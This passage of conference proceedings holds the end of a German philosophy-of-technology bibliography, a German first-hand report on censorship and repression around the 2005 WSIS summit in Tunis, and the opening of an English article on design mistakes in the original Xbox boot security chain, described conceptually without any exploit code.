- http://thphil.phil-fak.uni-duesseldorf.de/index.php/filemanager/download/145/AllgWth.pdf (Zugriff: 2.7.2005)

Nicht zuletzt bleibt noch das **Periodikum der Technikphilosophie „Techné“** zu erwähnen, dass hervorragende Artikel zu allen Thematiken bereit hält. Es ist ebenfalls in allen Ausgaben umsonst online verfügbar unter:

- http://scholar.lib.vt.edu/ejournals/SPT/spt.html

Literatur

- *Hans Reichenbach*: Der Aufstieg der wissenschaftlichen Philosophie, Berlin: Herbig 1951
- *Christoph Hubig (Hg)*: Konsequenzen kritischer Wissenschaftstheorie, Berlin: De Gruyter 1978
- *Phillip Kitcher*: Scientific Explanation, Minneapolis: University of Minnesota Press 1989 (Minnesota Studies in the Philosophy of Science; 13)
- *Christoph Hubig*: Nicht-explizites Wissen: Noch mehr von der Natur lernen, Stuttgart 2000
- *Sergio Sismondo*: An Introduction to Science and Technology Studies, Oxford: Blackwell 2004
- *Helmut Seiffert, Gerard Radnitzky (Hg.)*: Handlexikon zur Wissenschaftstheorie, München: DTV Wissenschaft 1994
- *Nancy Cartwright*: „Causation: One Word, Many Things“ unter: http://www.lse.ac.uk/collections/CPNSS/pdf/pdfcaus/oneWordManyThings.pdf (Zugriff 25.6.2005)
- *Nancy Cartwright*: The Dappled World: A Study of the Boundaries of Science, Cambridge: Cambridge University Press 1999
- *Gerhard Banse, Günther Ropohl*: Wissenskonzepte für die Ingenieurspraxis, Düsseldorf: VDI 2004 (VDI-Report 35)
- *Günther Ropohl*: Allgemeine Technologie: Eine Systemtheorie der Technik, München/ Wien 1979
- *Udo Lindemann*: Methodische Entwicklung technischer Produkte, Berlin: Springer 2004
- *Jens Gramann*: Problemmodelle und Bionik als Methode, München 2004
- *Michael Polanyi*: Implizites Wissen, Frankfurt am Main 1985
- *Imre Lakatos, A. Musgrave*: Criticism and the Growth of Knowledge, Cambridge 1970
- *Joseph Sneed*: The Logical Structure of Mathematical Physics, Dordrecht 1971
- *Wolfgang Stegmüller*: Neue Wege der Wissenschaftsphilosophie, Berlin u.a. 1980
- *Ronald N. Giere*: Science without laws, Chicago: The University of Chicago Press 1999
- *Edward Moore (Hg.)*: Charles S. Peirce and the philosophy of science : papers from the Harvard Sesquicentennial Congress, Tuscaloosa, Ala.: Univ. of Alabama Press 1993
- *Karl Popper*: Alles Leben ist Problemlösen : über Erkenntnis, Geschichte und Politik, München: Piper 1994
- *Techné* – Periodikum der Society for Philosophy of Technology (SPT) unter: http://scholar.lib.vt.edu/ejournals/SPT/spt.html (Zugriff 2.7.2005)

WSIS - The Review

Hacking a Dictatorship

Markus Beckedahl, Robert Guerra

Markus Beckedahl

UN World Summit on the Information Society Review – Hacking a Dictatorship

Vom 16.- 18. November 2005 fand in Tunis / Tunesien der zweite World Summit on the Information Society (WSIS) statt. Der WSIS-Prozess wurde von den Vereinten Nationen gestartet, um eine globale Vision einer Informationsgesellschaft zu debattieren und Lösungen für die Verringerung der Digitalen Spaltung weltweit zu finden. Der erste WSIS fand im Dezember 2003 in Genf statt. Damals entstanden eine Gipfel-Erklärung und ein Aktionsprogramm. Da wurde, kurz zusammengefasst, in blumigen und diplomatischen Worten eine Informationsgesellschaft für alle gefordert und mit dem Aktionsplan wollte man alle nötigen Schritte einleiten, um bis zum Jahre 2015 das Internet bis "ins letzte Dorf in Afrika" zu legen. Aufgrund der Entscheidungsstrukturen der Vereinten Nationen kam damals natürlich nur ein Minimalkonsens ohne jegliche Vision heraus. Beinahe hätte sogar ein offizieller Bezug auf die UN Menschenrechtserklärung von 1948 den Einzug in das Gipfeldokument verpasst.

Zwei Fragen wurden damals ausdiskutiert, aber nicht gelöst: Die Frage der Internet Governance und der Finanzierungswege, um die digitale Spaltung zurück zu drängen. Wie immer in solchen Situationen gründete man zwei Arbeitsgruppen, die, dem UN-Generalsekretär Kofi Annan unterstellt, im zweiten Gipfelprozess Empfehlungen und Lösungsvorschläge ausarbeiten sollten. Beide „Working Groups" waren nach dem Multistakeholder-Ansatz besetzt, das heißt paritätisch durch Vertreter der einzelnen Stakeholder „Regierungen", „Wirtschaft" und „Zivilgesellschaft" besetzt. Auf dem Gipfel oder besser der letzten Vorbereitungskonferenz drei Tage davor sollte es also zum Showdown kommen.

Internet Governance – Wer kontrolliert noch mal das Netz?

Die letzten drei Jahre dominierte im WSIS-Prozess ein Thema, das eigentlich nicht viel mit den ursprünglichen Zielen zu tun hatte: Internet Governance. Viele Länder wollten den Zustand ändern, dass das Domain Name System (DNS) von ICANN und damit letztendlich vom US-amerikanischen Handelsministerium kontrolliert wird. Statt einer Regierung sollten viele Regierung eine „Weltregierung" bilden, am besten unter der Kontrolle der International Telecommunication Union (ITU). Die ITU ist eine UN-Organisation für den Post- und Telekommunikationsbereich und war federführend verantwortlich für den WSIS-Gipfelprozess. Bis wenige Monate vor dem zweiten Gipfel standen sich Staaten wie China, Brasilien und Pakistan den Industrieländern streitend gegenüber, was das favorisierte Modell betraf. „ITU oder ICANN " wurde fast zur einzigen Frage des Gipfels. Auf der vorletzten Vorbereitungskonferenz zum Tunis-Gipfel brachte die EU unerwartet ein Kompromisspapier in die Debatte ein, um eine gemeinsame Lösung zu finden und den Gipfel diesbezüglich nicht scheitern zu lassen. Die USA waren alles andere als amüsiert, dass ihre Bündnispartner ihnen in den Rücken gefallen waren und starteten eine internationale Medien- und Diplomatiekampagne. Diese spielte das Vorurteil aus, dass die Regierungen das Internet übernehmen wollten. Der UN-Generalsekretär Kofi Annan veröffentlichte zwar noch kurz vor Tunis in der Washington Post einen Beitrag um darauf hinzuweisen, dass die UN nicht das Internet übernehmen wollen würde – da war der Zug aber schon abgefahren. In der Nacht vor dem Gipfelbeginn einigten sich die Regierungen auf ein gemeinsames Papier, was den Status Quo bei ICANN erstmal erhält - inklusive der Kontrolle der US-Regierung über ICANN und damit das DNS. Allerdings konnten sich die Europäer durchsetzen, ein "Global Forum on Internet Governance" auf internationaler Ebene zu installieren, das diese Fragen weiter entwickeln soll – und das in einem Multistakeholder-Verfahren durch Einbeziehung von Privatwirtschaft und Zivilgesellschaft. Das erste „Global Forum" soll nächstes Jahr im Sommer in Athen stattfinden, weil ein griechischer Diplomat als erstes den Finger

gehoben hatte. Bei der Ausgestaltung der Global Forums wird sich zeigen, was dieser Gipfel gebracht hat. Leider finden sich im Gipfel-Dokument mehr „soll"- als „muss"-Formulierungen. Allerdings gehen die Interpretationen schon so weit, dass man aus dem Forum vielleicht tatsächlich was brauchbares machen könnte: Beispielsweise mal ein „Global Forum" mit dem Schwerpunkt auf Freie Software.

Digitale Spaltung?

Ach ja, es gab noch ein zweites strittiges Thema, nämlich Finanzierungswege zur Verringerung der digitalen Spaltung — Kabel legen sich ja nicht selbst. Hier fand man keine wirkliche Lösung, da die Industriestaaten zu sehr an ihrem Paradigma festhielten, dass Investitionen erst nach Marktöffnung getätigt werden sollten. Mit anderen Worten, wenn ein armes afrikanisches Land seine Märkte öffnet, kommt eventuell gerne Siemens vorbei und errichtet Internet- und Mobilfunk-Netze. Der so genannte „Digital Solidarity Fund", eine zentrale Forderung aus der ersten WSIS-Phase, wurde letztendlich zu einem freiwilligen zahnlosen Tiger nach Vorbild eines Gütesiegels. Ganze sieben Millionen Euro wurden schon eingezahlt, davon fast die Hälfte aus afrikanischen Staaten. Die Überwindung der digitalen Spaltung, vor allem in den ärmsten Ländern ist somit nur noch eine Frage der Zeit... Aber dafür gibt`s ja jetzt den 100$ Notebook.

Tunesischer Sicherheitsapparat

Tunesien gibt sich nach außen hin als Musterbeispiel einer arabisch liberalen und offenen Demokratie und ist für viele ein günstiger und attraktiver Ferienort. Weniger bekannt ist, dass Tunesien seit 1987 eine Schein-Demokratie hat mit einem auf Lebenszeit „gewählten Präsidenten" Ben Ali. Dieser hat sich seine Entscheidung, auf Lebenszeit Präsident zu sein, vor zwei Jahren in einer „demokratischen Volksabstimmung" noch mal vom Volk mit 99,8 % bestätigen lassen. Die Opposition wurde aber schon 1987 entweder gleichgeschaltet, des Landes verwiesen oder verfolgt. Eine freie Opposition ist kaum vorhanden, fundamentale Menschenrechte wie Presse-, Meinungs- und Versammlungsfreiheit wurden praktisch abgeschafft — natürlich nur für den Kampf gegen den Terror. Oppositionelle Gruppen haben praktisch kaum Möglichkeiten, Kritik zu üben, eine freie Presse ist nicht vorhanden. Schon nach der Entscheidung der UN, Tunesien als Gastgeberland des zweiten WSIS zu ernennen, hagelte es massive Kritik. Immerhin sollte der WSIS auch ein Gipfel der Informationsfreiheit sein. Die Kritik wurde allerdings von den meisten Staaten nicht ernst genommen. Auf der ersten Vorbereitungskonferenz der zweiten Gipfelphase in Hamamed / Tunesien gab es massive Einschüchterungsversuche der „tunesischen Zivilgesellschaft" gegenüber Menschenrechtsaktivisten der Zivilgesellschaft. Weitere Vorbereitungskonferenzen wieder deshalb danach auf „sicherem Boden", nämlich der Schweiz abgehalten. Was wir dort erlebten war gleichsam bizarr. Grosse Gruppen tunesischer „Gongos" (von uns so genannt, steht für „Governmental NGOs") reisten an, um sämtliche zivilgesellschaftlichen Vernetzungstreffen zu stören und um alles zu protokollieren. Dies führte zu leicht bizarren europäischen Vernetzungsmeetings, wo immer in der letzten Reihe tunesische Vertreter saßen und alles auf Papier aufzeichneten. Die Arbeit der Zivilgesellschaft wurde so massiv gestört. Selbst auf einem Vernetzungstreffen nach der „Wizards of OS Konferenz 3" in Berlin gab es Besuch von der tunesischen Regierung.

Organisation des Citizen Summit

Nach vielen ungehörten Protesten starteten die Diskussionen über einen Boykott des WSIS2. Allerdings gingen die Diskussionen ziemlich schnell in die Richtung, dass ein Boykott und ein "Alternativgipfel" außerhalb Tunesiens zum selben Zeitpunkt wenig bringen würde und dass die Kritik an der tunesischen Regierung in ihrem eigenen Land besser aufgehoben sein würde. Die Planungen für den "Citizen Summit" starteten im Spätsommer diesen Jahres. Ziel war ein Alternativgipfel in Tunis parallel zum WSIS, wo vernachlässigte Themen wie Menschenrechte, Privacy und Zugang zu Wissen in der Wissensgesellschaft von einem großen Bündnis aus Menschenrechtsorganisationen thematisiert werden sollten. Viele Versuche wurden gestartet, in Tunis Hotels anzumieten. Das klappte erstmal immer, nach und nach wurden aber selbst von weltweit agierenden Hotelketten die Buchungen mit fadenscheinigen Argumenten gecancelt. Mal waren es Sicherheitsgründe, dann wurden kurzfristig unvorhergesehene Bauarbeiten genannt. Für ein Hotel wartet eine Organisation immer noch auf die Rückerstattung einer Anzahlung in vierstelliger Höhe. Der Citizen Summit konnte leider letztendlich nicht stattfinden, aber die Organisation und das „geschickte Händchen" der tunesischen Krisenmanager hatte genug mediale Aufmerksamkeit geschaffen, dass die Arbeit alles andere als nutzlos war.

Übergriffe tunesischer Sicherheitsbehörden

Am Montag vor dem Gipfel gab es wegen der Raumproblematik ein anberaumtes Vorbereitungstreffen im deutschen Goethe-Institut in Tunis. Nur wenige wussten von dem Treffen, an dem neben zivilgesellschaftlichen Organisatoren und wenigen tunesischen Oppositionellen auch der deutsche Botschafter teilnehmen wollte. Als die Teilnehmer des Treffens um 14 Uhr vor dem Goethe-Institut auftauchten, war das Gelände weiträumig von der Geheimpolizei abgeriegelt. Die tunesischen Oppositionellen sollten in Autos gezerrt und verschleppt werden, selbst dem deutschen Botschafter wurde der Zutritt zum Goethe-Institut in Begleitung zweier Oppositioneller verwehrt — was dieser natürlich nicht amüsant fand. Wenige Stunden später ergab sich das gleiche Bild bei einem von der Heinrich Böll Stiftung anberaumten Vernetzungstreffen von deutschen und arabischen Mitgliedern der jeweiligen Zivilgesellschaften. Auch hierfür wurden alle Räumlichkeiten kurzfristig abgesagt. Allerdings bot eine unabhängige tunesische Frauenrechtsorganisation ihr Büro als Treffpunkt an. Nicht verwunderlich war, dass das Telefon und das Internet der Organisation ab dem Zeitpunkt der genaueren Planungen aus „technischen Gründen" nicht mehr funktionierten. Wenige Teilnehmer kamen vor dem verabredeten Zeitpunkt in das Gebäude, alle anderen wurden an den etwas später errichteten Absperrungen der Geheimpolizei abgewiesen, die die Veranstaltung als „illegal" bezeichneten. In den Tagen vo dem Gipfel wurden noch ein Journalist der französischen Zeitung „Le Liberation" und ein Fernsehteam des belgischen Senders RTBF in Tunis von Beamten in Zivil zusammengeschlagen, als diese über Menschenrechtsverletzungen recherchieren wollten: Hautnahe Recherche quasi. Der Generalsekretär von „Reporter ohne Grenzen" wurde bei seiner Ankunft auf dem Flughafen in Tunis direkt im Flugzeug wieder nach Hause geschickt, weil seine Organisation in der Vergangenheit Tunesien wegen Menschenrechtsverletzungen kritisiert hatte.

Sicherheit auch in den Hotels

In allen Hotels lungerten die üblichen Gruppen von Männern mit Knopf im Ohr und schlecht sitzenden Anzügen herum und sorgten für „Sicherheit" — bei uns eher für ein Gefühl der Unsicherheit. Glücklicherweise ließ deren Technikkompetenz zu wünschen übrig und wir konnten in unserem Hotel für fast eine ganze Woche einen WLAN-Router ans Hotel-Netz anschließen, bis er erst am letzten Abend leider „entfernt" wurde. Druckereien waren übrigens in der Woche des WSIS überall in Tunis von der Regierung geschlossen worden. Damit niemand auf den Gedanken kam, regierungskritisches Material drucken zu lassen.

Fotografieren verboten?

Ich musste verwundert feststellen, dass das Fotografieren von Polizeieinrichtungen oder Straßensperren in Tunesien anscheinend strengstens verboten ist. Einige hatten schon beim Check-In auf dem Gipfel von Problemen berichtet, die ich aber nicht nachvollziehen konnte, weil ich ständig meine Digikam auf alles draufhielt. Am letzten Tag in Tunis spazierte ich aber noch mal durch die Strassen und fand ein lustiges Schild, wo "Police Technique" drauf geschrieben stand. Als ich einen Schnappschuss von dem Schild machte, war ich plötzlich von drei Polizisten, wie immer in Zivil, umringt, die mich festnehmen wollten. Nach zehnminütiger Diskussion, von beiden Seiten in gebrochenem Französisch, konnte ich glücklicherweise darauf hinweisen, dass ich kein Terrorist bin, sondern dass mich mein WSIS-Badge als Vertreter der deutschen Regierungsdelegation auszeichnete. Glücklicherweise hatte ich das Badge noch in der Tasche. Auf die Idee, dass man auf Digikams auch Fotos löschen könnte, kam zum Glück niemand von den dreien. Später stellte ich fest, dass ich die technische Abteilung des Informationsministeriums abgelichtet hatte.

Sicherheit und RFID

Das Gelände des WSIS war weiträumig abgesperrt und von mehreren Sicherheitsringen umzäunt. Auf das Areal selbst kam man nur mit Shuttlebussen und einem WSIS-Badge. In diesem waren RFID-Chips eingebaut, die man am Eingang an ein Lesegerät halten musste, um das darauf befindliche Bild mit dem Gesicht des davor Stehenden zu verifizieren. Manchmal funktionierte die Technik aber nicht und man kam auch so rein. Eine Privacy-Police wurde nicht veröffentlicht. Bis heute ist unklar, wer im Besitz der Personen bezogenen Daten ist, ob

nur die ITU und damit die UN einen Zugriff darauf hat oder auch die tunesische Regierung die gesamten Datensätze behalten dürfte. Richard Stallman rannte bei seinem Besuch auf dem Gipfel mit einen mit Alufolie umwickelten Badge wsherum und wurde dafür beinahe von tunesischen Polizisten in Zivil abgeführt. Das sei ja unhöflich und so... Nach mehrmaligem Durchschreiten der Sicherheitsschleusen mit viel Technik in den Taschen hatten wir auch das Gefühl, dass es kein Problem gewesen wäre, Bomben in Einzelteilen aufs Gelände zu schleppen und dort zusammen zu setzen.

Expression without Repression

Das Gipfelgelände selbst war in zwei Teile unterteilt: Eine große Messe mit dem Schwerpunkt "ICT4Development" befand sich auf tunesisch kontrolliertem Territorium, inklusive eines zensierten Internets. Der direkt daran anschließende WSIS-Gipfel mit den meisten Veranstaltungsräumen wurde wiederum von der UN kontrolliert, inklusive eines weit gehend unzensierten Internets. Bei einer Veranstaltung mit dem Titel „Expression without Repression" auf dem tunesischen Gelände wurde der Unterschied offensichtlich. Der zweitägige Workshop thematisierte, wie man in repressiven Regimen von seinem Menschenrecht auf freie Meinungsäußerung durch technische Hilfe wie Blogs und Anonymizer Gebrauch machen kann. Nach einer Diskussion über „Blogs und Meinungsfreiheit" stand ein Bericht der OpenNet Initiative zur Filterinfrastruktur in Tunesien auf dem Programm. Gegen Ende der Diskussion füllte sich der Raum immer weiter mit den üblichen tunesischen Beamten in Zivil und es wurde offensichtlich, dass diese die Veranstaltung „sprengen" wollten. Die geplante Pause wurde abgesagt, die Diskussion ging weiter und wir mobilisierten viele weitere Teilnehmer per SMS, um genug Aufmerksamkeit auf die Repression zu lenken. Das klappte auch irgendwann und die Tunesier verschwanden wieder, weil der Raum und der davor liegende Flur überfüllt waren. Dafür gab`s kein Internet mehr im Raum.

Tunesische Zensur im Netz

Während einer Woche Aufenthalt in Tunesien konnten wir uns auch ausführlich mit der tunesischen Internet-Zensur auseinandersetzen. Sehr viele Seiten sind gesperrt, darunter die komplette tunesische Opposition im Netz, viele vor allem französische Nachrichtenseiten und natürlich die meisten Menschenrechtsorganisationen. Amnesty International wiederum nicht, was uns etwas wunderte. Auch waren beispielsweise die deutschen Seiten von „Reporter ohne Grenzen" erreichbar, die internationalen jedoch nicht. Beim Googlen wurden Suchbegriffe wie "Anonymizer" mit einer französischen Fehlermeldung beantwortet. Der Filterbericht der OpenNet Initiative konnte noch ganze sechs Stunden nach Veröffentlichung herunter geladen werden, dann funktionierte die Zensur auch hier. Problemlos nutzbar waren aber Anonymizer wie TOR oder aber SSH Tunneling aus Tunesien heraus. Nur der Vertreter von Siemens kam nicht in sein Siemens-VPN und fand dies nicht lustig. Allerdings dürften Tools wie TOR für tunesische Bürger auch keine große Lösung bedeuten, da man dort selbst für das Ansurfen „verbotener Seiten" schnell mal für ein paar Wochen einfach so verschwinden kann. Als nette Lösung dafür wurde auf dem „Expression without Repression"-Workshop eine TOR-USB-Lösung vorgestellt, um in jedem Internetcafe einfach unkompliziert und anonymisiert surfen zu können.

Dann gab`s ja auch noch einen Gipfel

Auf dem WSIS-Gelände gab es eine Vielzahl an Veranstaltungen, insgesamt wohl über 400 innerhalb von fünf Tagen. Aber nur wenige davon fand ich interessant. Dafür freute ich mich über eine HighSpeed-Connection und einigermaßen Ruhe in den Civil Society Offices, um meine vielen Podcast-Interviews schnell und unkompliziert uploaden zu können, die ich dort machte. Die Politiker veranstalteten in der „Plenary Hall" einen Redemarathon, der aber gewohnt eintönig blieb. Bei einer sehr knappen Redezeit von teilweise nur drei Minuten war neben den Dankesfloskeln an die ITU, Tunesien und manchmal noch anderen nur wenig Zeit, um die üblichen Floskeln wie „bridging the digital gap" unterzubringen und das jeweilige vertretende Land in den höchsten Tönen zu loben. In die Eröffnungszeremonie kam ich leider nicht mehr rein, weil ich eine dreiviertel Stunde draußen vor

der Sicherheitsschleuse warten musste. Zu viele „Jubel-Tunesier" warteten auch auf Einlass, um ihrem Diktator bei seiner Eröffnungsrede zujubeln zu können. Als ich die „Plenary Hall" kurz vor Beginn endlich erreichte, wurden die Türen vor uns geschlossen und es kam beinahe zu Tumulten. Unvergessen war ein Mensch aus der Ukraine, welcher sich gegenüber den UN-Polizisten vor der Tür als Minister der Ukraine zu erkennen gab und beinahe handgreiflich wurde. Wie auch viele andere Jubel-Tunesier. Bei der „Opening Ceremony" selbst kam es dann zu einem kleinen Eklat: Direkt nach dem tunesischen Diktator dürfte der schweizer Bundespräsident sprechen, da die Schweiz den ersten WSIS ausgerichtet hatte. Als dieser in seiner Rede auf Menschenrechtsverletzungen in Tunesien zu sprechen kam, wurde die Live-Berichterstatung vom WSIS im tunesischen Fernsehen abgeschaltet und die arabische Übersetzung in der „Plenary Hall" gleich mit — vermutlich, damit die Jubel-Tunesier keinen seelischen Schaden nehmen mussten.

Fazit: Was hat`s gebracht?

Dass der WSIS-Prozess seinen Ansatz, „eine gemeinsame globale Vision für die Informationsgesellschaft" nicht halten können würde, war uns schon in der ersten Gipfel-Phase bewusst. Entscheidende Fragen einer sich entwickelnden Informationsgesellschaft, wie beispielsweise der Zugang zu Wissen geregelt werden kann, wurden von den Regierungen abgeblockt und zur WIPO verwiesen. Das Hauptinteresse vieler zivilgesellschaftlichen Vertreter war, zu verhindern, dass die Regierungen nicht zuviel schlechte Sachen beschließen und damit Schaden anrichten — und natürlich die Vernetzung. Letztere hat prima geklappt, denn durch den WSIS-Prozess entwikkelten sich Netzwerke über Kontinente hinaus, die sicherlich noch länger Bestand haben werden. In Tunis selbst waren mehr als 25 000 Menschen. Wenn man von den Diplomaten, Lobbyisten, Journalisten, Jubel-Tunesiern und Informationsgesellschafts-Urlaubern absieht, konnte man immer noch genug interessante Menschen kennen lernen oder wieder treffen. Am besten dazu waren die Abende geeignet, wo man sich außerhalb des Messe- und WSIS-Troubles vernetzen konnte. Gleichsam hat das Ziel geklappt, dass die tunesische Regierung den WSIS nicht dazu nutzen konnte, ihre Scheindemokratie im besten Licht erscheinen zu lassen. Die mediale Aufmerksamkeit auf Menschenrechtsverletzungen in Tunesien und die Bedeutung von Menschenrechten in der Informationsgesellschaft war vor allem in den westlichen Medien viel höher als erhofft und erwartet. Auch brachte alleine die Woche in Tunis eine Menge an Erfahrungen, wie es sich in repressiven Ländern lebt. Der ganze WSIS-Prozess brachte viel Einblick in internationale Politik und politische Prozesse. Die funktionieren dort eigentlich wie auf jeder politischen Ebene — mehr ein Jahrmarkt der Eitelkeiten als an Lösungen interessiert. Vor allem ist es eigentlich erschreckend, wie wenig technisches Verständnis Diplomaten und Regierungsvertreter zu haben brauchen, um ihr jeweiliges Land in Fragen der Informationsgesellschaft vertreten zu können. Beim ersten Gipfel vor zwei Jahren formulierten wir noch eine Pressemitteilung mit dem Titel "WSIS - Die UNO sucht die Informationsgesellschaft". Gefunden wurde sie bisher immer noch nicht.

Links:

Ausführliche Berichte und Audio-Interviews rund um den WSIS finden sich bei netzpolitik.org:
http://www.netzpolitik.org/category/wsis/

Den Gipfelprozess begleitete die WorldSummit2005-Webseite der Heinrich Böll Stiftung:
http://www.worldsummit2005.de

Informationen rund um die Internet-Zensur in Tunesien bietet der Filter-Bericht der OpenNet Initiative:
http://www.opennetinitiative.net/studies/tunisia/index.htm

"Xbox" and "Xbox 360" Hacking

15 Mistakes Microsoft Made in the Xbox Security System & Xbox 360 Hacking

Franz Lehner, Michael Steil

17 Mistakes Microsoft Made in the Xbox Security System

Michael Steil <mist@c64.org>
Xbox Linux Project http://www.xbox-linux.org/

Introduction

The Xbox is a gaming console, which has been introduced by Microsoft Corporation in late 2001 and competed with the Sony Playstation 2 and the Nintendo GameCube. Microsoft wanted to prevent the Xbox from being used with copied games, unofficial applications and alternative operating systems, and therefore designed and implemented a security system for this purpose.

This article is about the security system of the Xbox and the mistakes Microsoft made. It will not explain basic concepts like buffer exploits, and it will not explain how to construct an effective security system, but it will explain how *not* to do it: This article is about how easy it is to make terrible mistakes and how easily people seem to overestimate their skills. So this article is also about how to avoid the most common mistakes.

For every security concept, this article will first explain the design from Microsoft's perspective, and then describe the hackers' efforts to break the security. If the reader finds the mistakes in the design, this proves that Microsoft has weak developers. If, on the other hand, the reader doesn't find the mistakes, this proves that constructing a security system is indeed hard.

The Xbox Hardware

Because Microsoft had a very tight time frame for the development of the Xbox, they used off-the-shelf PC hardware and their Windows and DirectX technologies as the basis of the console. The Xbox consists of a Pentium III Celeron mobile 733 MHz CPU, 64 MB of RAM, a GeForce 3 MX with TV out, a 10 GB IDE hard disk, an IDE DVD drive, Fast Ethernet, as well as USB for the gamepads. It runs a simplified Windows 2000 kernel, and the games include adapted versions of Win32, libc and DirectX statically linked to them.

Although this sounds a lot more like a PC than, for example, a GameCube with its PowerPC processor, custom optical drive and custom gamepad connectors, it is important to point out that, from a hardware point of view, the Xbox shares *all* properties of a PC: It has LPC, PCI and AGP busses, it has IDE drives, it has a Northbridge and a Southbridge, and it includes all the legacy PC features such as the "PIC" interrupt controller, the "PIT" timer and the A20 gate. nVidia sold a slightly modified Southbridge and a Northbridge with a another graphics core embedded for the PC market as the "nForce" chipset between 2001 and 2002.

Motivation for the Security System

The Xbox being a PC, it should be trivial to install Linux on it in order to have a cheap and, for that time, powerful PC. Even today, a small and silent 733 MHz PC with TV connectivity for 149 USD/EUR is still attractive. But this is not the only thing Microsoft wanted to prevent. There are three uses that should not have been possible:

- **Linux**: The hardware is subsidized and money is gained with the games, therefore people should not be able to buy an Xbox without the intent to buy any games. Microsoft apparently feels that allowing the Xbox to be used as a (Linux) computer would be too expensive for them.
- **Homebrew/Unlicensed**: Microsoft wants the software monopoly on the Xbox platform. Nobody should be able to publish unlicensed software, because Microsoft wants to gain money with the games to amortize the hardware losses, and because they do not want anyone to release non-Internet Explorer browsers and non-Windows Media Player multimedia software.
- **Copies**: Obviously it is important to Microsoft that it is not possible to run copied games on the Xbox.

Microsoft decided to design a single security system that was supposed to make Linux, homebrew/unlicensed software and copies impossible. The idea to accomplish this was by simply locking out all software that is either not on the intended (original) medium or not by Microsoft.

On the one hand, this idea makes the security system easier and there are less possible points off attack. But on the other hand, 3 times more attackers have a single security system to hack: Although Open Source and Linux people, homebrew developers, game companies as well as crackers have little common interests, they could unite in this case and jointly hack the Xbox security system.

Of the three consoles of its generation, Xbox, Playstation 2 and GameCube, the Xbox is the one whose security system has been compromised first, the one that is now easiest to modify for a hobbyist, the one with the most security system workarounds, and the one with the most powerful hacks. This may be, because the Xbox security is the weakest one of the three, but also because Open Source people, homebrew people and crackers attacked the Xbox, while the Open Source people did not attack the Playstation 2, as Linux had been officially supported by Sony, so the total number of hackers was lower, buying them time.

Idea of the Security System

In order to allow only licensed and authentic code to run, it is necessary to build a TCPA/Palladium-like chain of trust, which reaches from system boot to the actual execution of the game. The first link is from the CPU to the code in ROM, which includes the Windows kernel, and the second link is from the kernel to the game.

There are several reasons that the operating system is contained in ROM (256 KB) instead of being stored on hard disk, like on a PC. First, it allows a faster startup, as the kernel can initialize while the hard disk is spinning up, furthermore, there is one link less in the chain of trust, and in case verification of the kernel gets compromised, it is harder to overwrite a ROM chip than modify data on a hard disk.

Startup Security

When turned on, x86-compatible CPUs start at the address 0xFFFFFFF0 in the address space, which is usually flash memory. For the Xbox, this is obviously no good idea, as flash memory can be

- replaced, by removing the chip, fitting a socket and inserting a replacement chip.
- overridden, by adding another flash memory chip to the LPC bus. This override functionality is necessary, because during manufacturing, an empty flash memory chip gets soldered onto the board, an override LPC ROM chip gets connected to the board and the system boots from the external ROM, which then programs the internal flash memory. This procedure is significantly cheaper than preprogramming the flash memory chips.
- reprogrammed, because flash memory can be written to many times. It would be possible to use ROM instead of flash memory, but ROM is more expensive than flash memory.

Thus, the machine must not start from flash memory.

Microsoft's Perspective

It would be possible to make two of the attacks impossible, by using ROM chips instead of flash. There would be no way to reprogram them, and it would be possible to disable the LPC override functionality in the chipset, because it is not needed for the manufacturing process any more.

The Hidden ROM

There is a solution between flash memory and ROM that combines advantages of both these approaches. This trick is rather old and had already been used in previous gaming consoles like the Nintendo 64: Use a tiny non-replaceable startup ROM, and put the bulk of the firmware data (i.e. the Windows kernel) into flash memory. The "internal" ROM checks whether the contents of the flash memory are authentic, and if yes, it passes execution to it.

This way, there will be another link in the chain of trust, but the ROM code can be trusted (if it is non-replaceable), and if, in addition, it is non-accessible, an attacker may not even have a clue how verification works.

Location of the ROM

But where can this ROM be put? It cannot be a separate chip, as it would be replaceable. It would have to be included into another chip. The CPU would be ideal, as the ROM contents would not travel over any visible bus, but then it would be impossible to use cheap off-the-shelf Celerons. Including it in any other chip would make it non-replaceable, but data would travel over a bus. It seems to be a good compromise to store the ROM data in the Southbridge ("MCPX"), as it is connected via the *very* fast HyperTransport bus, so it is very hard to sniff. A former Microsoft employee confirmed that the developers tought that nobody was able to sniff HyperTransport.

Verification Algorithm

This secret ROM stored in the Southbridge must verify the Windows kernel in the external flash memory before executing it. One idea would be to checksum (hash) the flash contents using an algo-

rithm like MD5 or SHA-1, but this would mean that the hash of the kernel has to be stored in the secret ROM as well, which would make it imposible to ship updated versions of the kernel in future Xboxes without also updating the ROM contents - which would be very expensive.

A digital signature algorithm like RSA would be better: It would be possible to update the kernel without changing the ROM, but an RSA implementation takes up a lot of space, and embedded ROM in the Southbridge is expensive. It would be ideal if the algorithm fit in only 512 bytes, which is impossible for RSA.

Second Bootloader ("2bl")

A solution for this problem is again to introduce another link in the chain of trust: The ROM only hashes a small loader ("2bl", "second bootloader") in flash memory, which can never be changed. It is then the job of this loader to verify the rest of flash, and as the second loader can be any size, there are no restrictions.

So the final chain of trust looks like this: The CPU boots from the secret ROM embedded into the Southbridge, which cannot be changed. The secret ROM verifies the second bootloader in flash memory using a hash algorithm, and if it is authentic, runs it. The second bootloader checks the kernel, and if authentic, runs it.

Now the second bootloader and the Windows kernel would be stored in flash memory in plain text, which is a bad idea: An attacker can immediately see how the second bootloader verifies the integrity of the kernel, and even analyze the complex kernel for possible exploits. Encrypting all the flash contents will not solve possible vulnerability problems, but it will buy us time until the decryption of the flash contents is understood by hackers.

The decryption key would have to be stored in the secret ROM, and the 2bl verification code would also have to decrypt the flash contents into RAM while reading it.

RAM Initialization

Decrypting flash memory contents into RAM is a challenge if we are living inside the first few hundred bytes of code after the machine has started up: At this point, RAM might not be stable yet. The reason for this is that Microsoft bought cheap RAM chips; they just took everything Samsung could give them to lower the price, even faulty ones, i.e. chips that will be unstable when clocked at the highest frequencies specified.

The Xbox is supposed to find out the highest clock speed the RAM chips can go and run them at this frequency - this is the reason why some games don't run as smoothly on some Xboxes as on others. So the startup code in the secret ROM has to do a memory test, and if it fails, clock down the RAM, do another memory test, and if it fails again, clock down again, and so on, until the test succeeds or the RAM cannot be clocked down any further.

The problem now is that it is impossible to do complex RAM initialization, data decryption and hashing in 512 bytes. This code would need at least 2 KB, which would be significantly more expensive, if embedded into the Southbridge.

We could put the RAM initialization code, which is the biggest part of what the startup code needs to do, into flash memory, and call it from the secret ROM, but this would kill security, as an attacker could easily see the unencrypted code in flash, modify it and have the control of the machine right at the startup.

